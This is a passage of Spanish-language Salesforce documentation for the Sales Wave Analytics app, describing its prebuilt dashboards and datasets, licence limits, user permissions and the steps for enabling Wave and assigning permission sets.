Una *visualización* es comúnmente un gráfico, como un gráfico de barras, de anillos, una cronología o un mapa de calor. También puede ser datos en forma tabular, como una tabla de comparación o una tabla dinámica. Cada visualización tiene una consulta subyacente, que es el método que utiliza Wave Analytics para recuperar información a partir de los datos de origen.

# Aplicaciones Wave preconstruidas

Las aplicaciones Wave Analytics preconstruidas le guían por una ruta ya preparada por sus datos de Salesforce. Obtendrá paneles y principales indicadores de rendimiento con prácticas recomendadas en un único lugar que su equipo puede utilizar para impulsar el éxito del negocio.

Las aplicaciones Wave preconstruidas de Salesforce ayudan a acelerar la relación tiempo a valor de su organización con Wave Analytics. En vez de tener que construir visualizaciones por sí mismo, con las aplicaciones Wave puede responder preguntas en un útil asistente de configuración que forma parte de cada aplicación. Wave se encarga del resto, creando paneles diseñados y construidos por Salesforce basándose en sus años de experiencia ayudando a empresas a gestionar las interacciones de sus clientes.

Las aplicaciones preconstruidas están diseñadas para dispositivos móviles y de escritorio. Vienen con paneles que puede incrustar en páginas de Salesforce para ofrecer a los usuarios acceso directo a inteligencia comercial directamente desde la nube donde realizan su trabajo diario. También podrá profundizar en el análisis de los aspectos clave de su negocio personalizando aplicaciones Wave para satisfacer sus necesidades específicas.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

Para empezar a trabajar, consulte las instrucciones paso a paso para cada aplicación siguiendo estos vínculos.

La aplicación Sales Wave Analytics

La aplicación Sales Wave Analytics aporta la potencia de Wave Analytics a Sales Cloud en cualquier dispositivo que admita Wave. Con visualizaciones intuitivas basadas en sus datos de Salesforce, Sales Wave le permite pasar de la perspectiva a la acción rápidamente y ayuda a convertir los datos en ventas más inteligentes.

La aplicación Service Wave Analytics

La aplicación Service Wave le permite empezar a trabajar rápidamente con Wave Analytics y proporciona un trayecto claro desde sus datos de Service Cloud en cualquier dispositivo. Ya sea un gerente o agente de asistencia, tendrá todo lo que necesita en un único punto para descubrir perspectivas clave de datos para ayudar a hacer crecer su negocio.

La aplicación Event Monitoring Wave

La aplicación Event Monitoring Wave se integra con la supervisión de eventos y los datos de seguimiento de auditoría de configuración le dan perspectivas del comportamiento de sus usuarios y la organización.

## La aplicación Sales Wave Analytics

La aplicación Sales Wave Analytics aporta la potencia de Wave Analytics a Sales Cloud en cualquier dispositivo que admita Wave. Con visualizaciones intuitivas basadas en sus datos de Salesforce, Sales Wave le permite pasar de la perspectiva a la acción rápidamente y ayuda a convertir los datos en ventas más inteligentes.

Consejo: Siga estos pasos en el orden que se indica para empezar a trabajar con Sales Wave. Si no ha utilizado Wave antes, obtenga más información acerca de ella en la *Biblioteca de Wave Analytics*.

1. Acerca de la aplicación Sales Wave
   Conozca los beneficios de Sales Wave antes de crear y utilizar la aplicación para explorar su datos de Sales Cloud.
2. Paneles y conjuntos de datos preintegrados de Sales Wave
   La aplicación Sales Wave incluye diez paneles y conjuntos de datos preintegrados para acelerar su exploración de datos.
3. Configurar permisos de Salesforce para la aplicación Sales Wave Analytics
   Configure su organización para utilizar la aplicación Sales Wave activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.
4. Crear y compartir la aplicación Sales Wave Analytics
   Utilice el configurador de la aplicación Sales Wave para crear la aplicación y empezar a descubrir el valor de sus datos de Sales Wave de forma rápida.
5. Personalizar Sales Wave con el asistente de configuración
   El asistente de configuración de Sales Wave le permite crear la aplicación Sales Wave para reflejar el modo de ver los datos en su empresa.
6. Actualizar la aplicación Sales Wave
   Aproveche las últimas funciones de Sales Wave actualizando su aplicación cada vez que lanzamos una nueva versión.
7. Actualizar el conjunto de datos Cuota (Destino) de Sales Wave
   Si responde "sí" a la pregunta del asistente de configuración acerca de si su negocio sigue las cuotas a nivel del usuario, debe actualizar el conjunto de datos Cuota de Sales Wave de modo que la aplicación incluya datos de cuotas para su equipo.
8. Programar el flujo de datos diario de Sales Wave
   Programe un flujo de datos diarios a una hora fuera del horario de oficina estándar antes de empezar a explorar con Sales Wave.
9. Integrar Sales Wave con Salesforce
   Haga que Sales Wave sea más utilizable realizando una variedad de integraciones y personalizaciones opcionales.

10. Comprender las limitaciones de la aplicación Sales Wave Analytics
    Sales Wave requiere que Sales Cloud incluya datos específicos y admite un conjunto limitado de objetos de Salesforce.
11. Información sobre la terminología de datos de la aplicación Sales Wave
    Para sacar el máximo provecho de la aplicación Sales Wave, es importante entender los parámetros y términos utilizados en la aplicación.

## Acerca de la aplicación Sales Wave

Conozca los beneficios de Sales Wave antes de crear y utilizar la aplicación para explorar su datos de Sales Cloud.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.


Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para utilizar aplicaciones basadas en plantillas Wave:
- "Utilizar aplicaciones basadas en plantillas de Wave Analytics"

Para utilizar Sales Wave:
- "Acceder a aplicaciones y plantillas Sales Cloud Analytics"

Para crear y gestionar aplicaciones Wave:
- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"




Salesforce creó la aplicación Sales Wave para facilitar la tarea de analizar datos de Sales Cloud. Si es un gerente de ventas, un representante o trabaja con operaciones, Sales Wave le aporta un nuevo nivel de perspectiva sobre sus datos de Salesforce.

- Los gerentes comienzan con una descripción general de los indicadores clave de rendimiento (KPI) del equipo y pueden sumergirse directamente en datos específicos sobre cuotas, cambios en las oportunidades en curso y el tiempo del ciclo de ventas medio. También pueden centrarse en el rendimiento de los miembros de sus equipos y realizar acciones para acelerar el cierre de acuerdos comerciales.
- Los representantes pueden ver sus logros de cuotas propios, reservas y actividades de oportunidades para un periodo específico. También pueden encontrar rápidamente oportunidades para nuevos negocios que les ayudarán a alcanzar sus cuotas.
- El personal de operaciones pueden ordenar según el rendimiento por área geográfica, origen y cliente para detectar tendencias y ayudar a acelerar nuevos contratos.

La creación de la aplicación es sencilla: empleando un configurador incorporado, responda a algunas preguntas acerca del modo en que prefiere ver los datos y Wave se encarga del resto. Una vez creada la aplicación, utilice sus conjuntos de datos y paneles predefinidos para explorar sus datos de Sales Cloud desde cualquier dispositivo compatible con Wave.

Obtendrá perspectivas sobre las que puede realizar acciones desde sus datos de ventas de forma rápida utilizando la interfaz intuitiva de Wave. También podrá profundizar en el análisis de los aspectos clave de su negocio personalizando Sales Wave con sus necesidades comerciales.

Nota: Su organización puede utilizar la aplicación Sales Wave con o sin la plataforma Salesforce Wave Analytics comprando una licencia de Sales Wave. Cada licencia de Salesforce Wave Analytics incluye una licencia de la Aplicación Sales Wave Analytics.

## Paneles y conjuntos de datos preintegrados de Sales Wave

La aplicación Sales Wave incluye diez paneles y conjuntos de datos preintegrados para acelerar su exploración de datos.

Nota: Estos paneles y conjuntos de datos forman parte de Sales Wave solo si creó su aplicación después de julio de 2016. Si utiliza una versión anterior de Sales Wave, cree la aplicación de nuevo para ver estos paneles y conjuntos de datos.

### Paneles de Sales Wave

Los paneles preintegrados en la aplicación Sales Wave contienen indicadores clave de rendimiento que le ayudan a sacar provecho de sus datos de Salesforce rápidamente. Los paneles le permiten gestionar oportunidades en curso y previsiones así como comprender los controladores de rendimiento comercial claves, visualizar tendencias, asignar acciones. También ayudan a obtener respuestas rápidas a preguntas acerca de resultados comerciales.

PERMISOS DE USUARIO

Para utilizar aplicaciones Wave:


- "Utilizar aplicaciones basadas en plantillas de Wave Analytics"

Para utilizar Sales Wave:

- "Acceder a aplicaciones y plantillas Sales Cloud Analytics"

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"




La siguiente tabla le guiará por los paneles de Sales Wave, que le ofrecen una imagen inmediata del rendimiento de su negocio. Además, puede explorar más por su cuenta en cualquier momento. Para obtener más información acerca de la exploración de datos en Wave, consulte Explorar y visualizar sus datos.

Nota: Los paneles y conjuntos de datos incluidos en Sales Wave pueden ser diferentes, según las respuestas que proporcione cuando cree la aplicación.

**Tabla 49: Paneles de Sales Wave**

| Nombre de panel | Contenido | Función de usuario de destino | Requisitos especiales |
|---|---|---|---|
| Sales Rep Overview | Los representantes comienzan aquí para un resumen de los KPI. Revise logros de cuotas, reservas y oportunidades en curso para | Representante de ventas | Se deben importar datos de cuotas en Sales Wave para ver el logro de cuotas. |

| Nombre de panel | Contenido | Función de usuario de destino | Requisitos especiales |
|---|---|---|---|
| | un periodo de tiempo específico. También vea oportunidades clave para acelerar el cierre de contratos y el número de actividades completadas en una semana. | | |
| Opportunity Discovery | Se centra en productos vendidos o no vendidos a cuentas e identifica espacios en blanco o oportunidades de venta cruzada/ascendente. | Representante de ventas | Se deben importar datos de cuotas en Sales Wave para que aparezca este panel. |
| Sales Manager Overview | Los gerentes de ventas comienzan aquí para ver una descripción general de los KPI de equipos. Se puede revisar el logro de cuotas de equipos, la cobertura de oportunidades en curso, reservas, generación de oportunidades en curso y el tiempo del ciclo de ventas medio. Puede seleccionar representantes por separado para revisar su rendimiento. | Gerente de ventas | • Se deben importar datos de cuotas en Sales Wave para ver el logro de cuotas.<br>• Se debe responder afirmativamente a la pregunta del asistente de configuración sobre el uso del objeto Productos para ver la cobertura de las oportunidades en curso. |
| Pipeline Changes | Resalta los cambios en las oportunidades en curso, como cerradas ganadas/perdidas, entradas/salidas e importe reducido/ampliado. | Gerente de ventas | Se deben importar datos de cuotas en Sales Wave para ver el logro de cuotas. |
| Team Productivity | Muestra cómo se comparan los representantes de su equipo con las categorías clave de rendimiento como ganadas/perdidas, logro de cuotas y tiempo del ciclo de ventas. | Gerente de ventas | Se deben importar datos de cuotas en Sales Wave para ver el logro de cuotas. |
| Quota Progress | Ayuda a su equipo a alcanzar su cuota permitiéndole desglosar oportunidades clave. | Gerente de ventas | Se deben importar datos de cuotas en Sales Wave para ver el logro de cuotas. |
| Performance by Geography | Analiza tratos cerrados y descubre tendencias entre ubicaciones geográficas. | Operaciones de ventas | Ninguna. |

| Nombre de panel | Contenido | Función de usuario de destino | Requisitos especiales |
|---|---|---|---|
| Performance by Source | Analiza tratos cerrados y descubre tendencias entre orígenes. | Operaciones de ventas | Ninguna. |
| Performance by Customer | Analiza tratos cerrados y descubre tendencias entre clientes. | Operaciones de ventas | Ninguna. |
| Performance by Product | Analiza tratos cerrados y descubre tendencias entre productos. | Operaciones de ventas | Ninguna. |
| Account Summary | Resume una cuenta seleccionada con porcentaje de ganancia medio, ciclo de ventas medio, totales abiertos y ganados por geografía, origen y/o producto. Puede incrustarse en páginas de Salesforce, como páginas de cuentas u oportunidades. | Representante de ventas | Se debe responder afirmativamente a la pregunta del asistente de configuración sobre el uso del objeto Productos para ver datos de productos. |
| Opportunity Summary | Resume una oportunidad seleccionada con información clave como la mezcla de productos, las actividades y la cantidad de tiempo que la oportunidad ha permanecido en la etapa actual. Puede incrustarse en páginas de Salesforce, como páginas de cuentas u oportunidades. | Representante de ventas | Se debe responder afirmativamente a la pregunta del asistente de configuración sobre el uso del objeto Productos para ver datos de productos. |

## Conjuntos de datos de Sales Wave

La tabla describe conjuntos de datos de Sales Wave que se convierten en parte de la aplicación cuando la crea.

**Tabla 50: Conjuntos de datos de Sales Wave**

| Nombre del conjunto de datos | Contenido | Requisitos especiales |
|---|---|---|
| Cuentas | Datos sobre cuentas. Incluye cuentas sin oportunidades. | Ninguna. |
| Oportunidades | Datos sobre cuentas, oportunidades y usuarios. | Ninguna. |
| Productos de oportunidad | Datos sobre productos con oportunidades y cuentas. | Ninguna. |

| Nombre del conjunto de datos | Contenido | Requisitos especiales |
|---|---|---|
| Tendencia de oportunidades en curso | Datos históricos de oportunidades. Realiza un seguimiento del importe, la fecha de cierre y los cambios de etapa durante la vida de una oportunidad. | Ninguna. |
| Cuota | Datos de cuotas. ; | Cargue un archivo CSV en la página 3849 con datos de cuotas para actualizar este conjunto de datos si utiliza cuotas en Sales Wave. |
| Cuota con usuarios | Aplica la información de la jerarquía de funciones a los datos de cuota durante la acumulación de gestores. | Ninguna. |
| Usuarios | Proporciona detalles sobre todos los usuarios de una organización. | Ninguna. |
| Funciones | Datos básicos sobre funciones de usuario. | Ninguna. |
| Casos | Datos sobre casos relacionados con cuentas. | Solo se incluye si seleccionó importar datos de casos en Sales Wave a través del asistente de configuración. |
| Eventos | Datos sobre eventos. | Ninguna. |
| Tareas | Datos sobre tareas. | Ninguna. |
| Candidatos | Datos de candidatos de Salesforce, que incluyen candidatos convertidos conectados con cuentas y oportunidades. | Solo se incluye si seleccionó importar datos de candidatos en Sales Wave a través del asistente de configuración. |
| Campañas | Datos de campañas de Salesforce, incluyendo oportunidades conectadas a campañas. | Solo se incluye si seleccionó importar datos de campañas en Sales Wave a través del asistente de configuración. |
| Miembros de la campaña | Datos sobre miembros de campañas con campañas. Vea quién está conectado a qué campañas. | Solo se incluye si seleccionó importar datos de campañas en Sales Wave a través del asistente de configuración. |

## Configurar permisos de Salesforce para la aplicación Sales Wave Analytics

Configure su organización para utilizar la aplicación Sales Wave activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.

Cada licencia de la aplicación Sales Wave Analytics es una licencia para un único usuario que proporciona acceso a Sales Wave. Incluye una única licencia para un usuario de la aplicación Sales Wave. Esta tabla muestra los límites de almacenamiento de datos para la aplicación. Si necesita más datos, puede adquirir Analytics Cloud - Additional Data Rows, que le da derecho a 100 millones de filas adicionales.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

**Tabla 51: Límites de almacenamiento de datos de Sales Wave**

| Licencia | Límite |
|---|---|
| Analytics Cloud - aplicación Sales Wave Analytics | 25 millones de filas cuando se utiliza sin una licencia de Analytics Cloud - Wave Analytics Platform. El uso de la aplicación Sales Wave no aumenta el límite de datos para la licencia de la plataforma. |
| Analytics Cloud - Additional Data Rows | 100 millones de filas. |

**Importante:** Los límites de almacenamiento de datos de la licencia de la aplicación Sales Wave Analytics son de naturaleza contractual, no técnica. La licencia establece la supervisión estricta del número total de filas de datos.

Su organización puede utilizar la aplicación Sales Wave Analytics con o sin la plataforma Salesforce Wave Analytics. La licencia de la aplicación Sales Wave Analytics activa los siguientes permisos.

**Tabla 52: Permisos de usuario de Sales Wave**

| Permiso | Función |
|---|---|
| "Utilizar aplicaciones basadas en plantillas de Wave Analytics" | Activa el acceso a todas las aplicaciones con plantilla de Wave. |
| "Acceder a aplicaciones y plantillas Sales Cloud Analytics" | Proporciona acceso específico a la aplicación Sales Wave Analytics así como a los datos y paneles preintegrados que incluye. |
| "Gestionar aplicaciones basadas en plantillas de Wave Analytics" | Ofrece a los administradores la capacidad de crear aplicaciones Wave para usuarios en sus organizaciones, en este caso la aplicación Sales Wave Analytics. |
| "Modificar flujos de datos de Wave Analytics" | Permite a los administradores cargar y descargar JSON para flujos de datos existentes. |

### Proceso de configuración de la aplicación Sales Wave

Siga estos pasos básicos para configurar su organización para utilizar Sales Wave.

1. *Activar la plataforma Wave.* El primer paso cuando configura Sales Wave es activar Wave para su organización.
2. *Asignar licencias de conjuntos de permisos a usuarios.* A continuación asigna una licencia de conjunto de permisos de aplicaciones Sales Analytics a cada usuario. Cada licencia de conjunto de permisos puede asignarse a un único usuario. Y cada usuario requiere una licencia de conjunto de permisos para poder utilizar la aplicación.

3. *Defina los tipos de usuarios y cree y asigne conjuntos de permisos.* A continuación, defina los tipos de usuarios principales en su organización y cree conjuntos de permisos para agrupar permisos de usuario relacionados según las necesidades de cada tipo de usuario. Después de crear los conjuntos de permisos, asígnelos a los usuarios. Aunque puede asignar un conjunto de permisos a un usuario individual, también puede asignarlo a un grupo de usuarios por motivos de eficiencia. Puede asignar conjuntos de permisos múltiples a un usuario.

Tras completar estos pasos, cree y comparta Sales Wave con los usuarios de su organización. Los usuarios solo podrán explorar paneles y conjuntos de datos de Sales Wave después de que comparta la aplicación con ellos.

Consejo:

Para obtener resultados óptimos, siga los pasos para la configuración de la aplicación Sales Wave en el orden que se muestra aquí.

1. La licencia de conjunto de permisos de Aplicaciones Sales Analytics y permisos de usuarios
   La licencia de conjunto de permisos de Aplicaciones Sales Analytics activa los permisos de usuario necesarios para explorar datos y gestionar la aplicación Sales Wave.
2. Identificar los tipos de usuario de la aplicación Sales Wave
   Identifique los tipos de usuario de la aplicación Sales Wave y las tareas que realizan para garantizar que el proceso de configuración cumple las necesidades de análisis de su equipo.
3. Activar Wave Analytics y asignar licencias de conjunto de permisos de aplicaciones Sales Analytics
   Después de que Salesforce le aprovisione con la licencia de la Aplicación Sales Wave Analytics, active Wave y asigne licencias de conjunto de permisos de aplicaciones Sales Analytics.
4. Crear conjuntos de permisos de la aplicación Sales Wave
   Ofrezca acceso a los usuarios de su organización a funciones de Sales Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.
5. Asignar conjuntos de permisos de Sales Wave a usuarios
   Asigne conjuntos de permisos a uno o más usuarios de Sales Wave, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de la aplicación.

## La licencia de conjunto de permisos de Aplicaciones Sales Analytics y permisos de usuarios

La licencia de conjunto de permisos de Aplicaciones Sales Analytics activa los permisos de usuario necesarios para explorar datos y gestionar la aplicación Sales Wave.

Cada usuario de la aplicación Sales Wave necesita una licencia de conjunto de permisos de Aplicaciones Sales Analytics. La licencia de conjunto de permisos de Aplicaciones Sales Analytics activa los siguientes permisos.

**Tabla 53: Permisos de la aplicación Sales Wave**

| Permiso de usuario | Qué activa |
|---|---|
| "Utilizar aplicaciones basadas en plantillas de Wave Analytics" | Acceso general a todas las aplicaciones basadas en plantillas de Wave, incluyendo la aplicación Sales Wave. |
| "Acceder a aplicaciones y plantillas Sales Cloud Analytics" | Especifica el acceso a la aplicación Sales Wave y los datos y paneles preintegrados que incluye. |
| "Gestionar aplicaciones basadas en plantillas de Wave Analytics" | La capacidad de crear aplicaciones Wave para usuarios en sus organizaciones, en este caso la aplicación Sales Wave. |
| "Modificar flujos de datos de Wave Analytics" | Modificación, inicio, detención y reprogramación del flujo de datos. Supervisión del flujo de datos y trabajos del sistema en el supervisor |

| Permiso de usuario | Qué activa |
| --- | --- |
| | de datos. Tenga buen criterio al asignar este permiso de usuario. El permiso activa el acceso a todos los datos de objetos de Salesforce a los que tenga acceso el usuario de la integración. Consulte Acceso de datos de Salesforce en Wave Analytics. |
| "Datos de informe de tendencia en Wave Analytics" | La capacidad de mostrar tendencias en datos de informes en paneles de Sales Wave. |
| "Descargar datos Wave Analytics" | La capacidad de descargar datos desde Wave Analytics |

## Identificar los tipos de usuario de la aplicación Sales Wave

Identifique los tipos de usuario de la aplicación Sales Wave y las tareas que realizan para garantizar que el proceso de configuración cumple las necesidades de análisis de su equipo.

La licencia de la Aplicación Sales Wave Analytics incluye los permisos requeridos por los usuarios de su organización para administrar Sales Wave y para importar, trabajar y explorar datos. Configure Sales Wave de la manera más útil pensando en las diversas formas en que los usuarios puedan acceder a las funciones de Sales Wave y categorizando los usuarios en tipos. A continuación se muestran algunos ejemplos.

En la mayoría de los casos, Sales Wave soluciona las necesidades de dos tipos básicos de usuarios de su equipo:

- Usuarios, que ven paneles y conjuntos de datos de Sales Wave.
- Administradores o gerentes, que acceden a todas las funciones de Sales Wave para crear aplicaciones, paneles y conjuntos de datos y que también personalizan la experiencia de la aplicación Sales Wave.

Del mismo modo, cuando configura Sales Wave, la creación de dos conjuntos de permisos básicos probablemente cumpla las necesidades de la mayoría de los usuarios de su organización:

- Un conjunto de permisos "ver" que contiene los permisos necesarios para los usuarios de nivel más básico cuando acceden a Sales Wave.
- Un conjunto de permisos "gestionar" que esté reservado para algunos administradores y gestores que contiene permisos para utilizar todas las funciones de Sales Wave.

En las instrucciones de configuración detallada de Sales Wave que vienen a continuación, le mostraremos cómo crear y asignar estos dos conjuntos de permisos.

## Activar Wave Analytics y asignar licencias de conjunto de permisos de aplicaciones Sales Analytics

Después de que Salesforce le aprovisione con la licencia de la Aplicación Sales Wave Analytics, active Wave y asigne licencias de conjunto de permisos de aplicaciones Sales Analytics.

### Activar la plataforma Wave

Para utilizar la plataforma Wave, primero actívela para su organización.


1. En el menú Configuración de Salesforce, bajo Administrar, haga clic en **Analytics Cloud | Información general**.
2. Haga clic en **Activar Analytics**.

### Asignar licencias de conjunto de permisos

A continuación, asigne una licencia de conjunto de permisos a *cada usuario* de su organización que necesite acceso a la aplicación Sales Wave.

1. En Configuración, haga clic en **Gestionar usuarios | Usuarios**.

2. Haga clic en el nombre del usuario que desee que pueda acceder a Wave. Es posible que desee empezar con **Usuario, Administrador** o cualquier nombre que se le haya asignado al administrador del sistema.
3. Coloque el cursor sobre **Asignaciones de licencia del conjunto de permisos** y haga clic en **Modificar asignaciones**.




4. Seleccione Licencias de conjunto de permisos de las aplicaciones Sales Analytics y haga clic en **Guardar**.

Importante: Repita estos pasos para cada usuario de su organización que requiera acceso a la aplicación Sales Wave.

## Crear conjuntos de permisos de la aplicación Sales Wave

Ofrezca acceso a los usuarios de su organización a funciones de Sales Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.

Después de asignar las licencias de conjunto de permisos de Aplicaciones Sales Analytics a los usuarios, cree conjuntos de permisos compuestos de permisos de usuario de Sales Wave y asígnelos a los usuarios. Puede crear todos los conjuntos de permisos que necesite para cumplir las necesidades de sus usuarios. A continuación se describe cómo crear dos conjuntos de permisos:

PERMISOS DE USUARIO

Para crear conjuntos de permisos:
- "Gestionar perfiles y conjuntos de permisos"

- *Conjunto de permisos Gestionar Sales Wave*, para usuarios que crean y administran Sales Wave.
- *Conjunto de permisos Ver Sales Wave*, para usuarios que exploran paneles y conjuntos de datos de aplicaciones.

1. Cree el conjunto de permisos Gestionar Sales Wave, que otorga acceso a los usuarios a todas las funciones de la aplicación.
   a. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
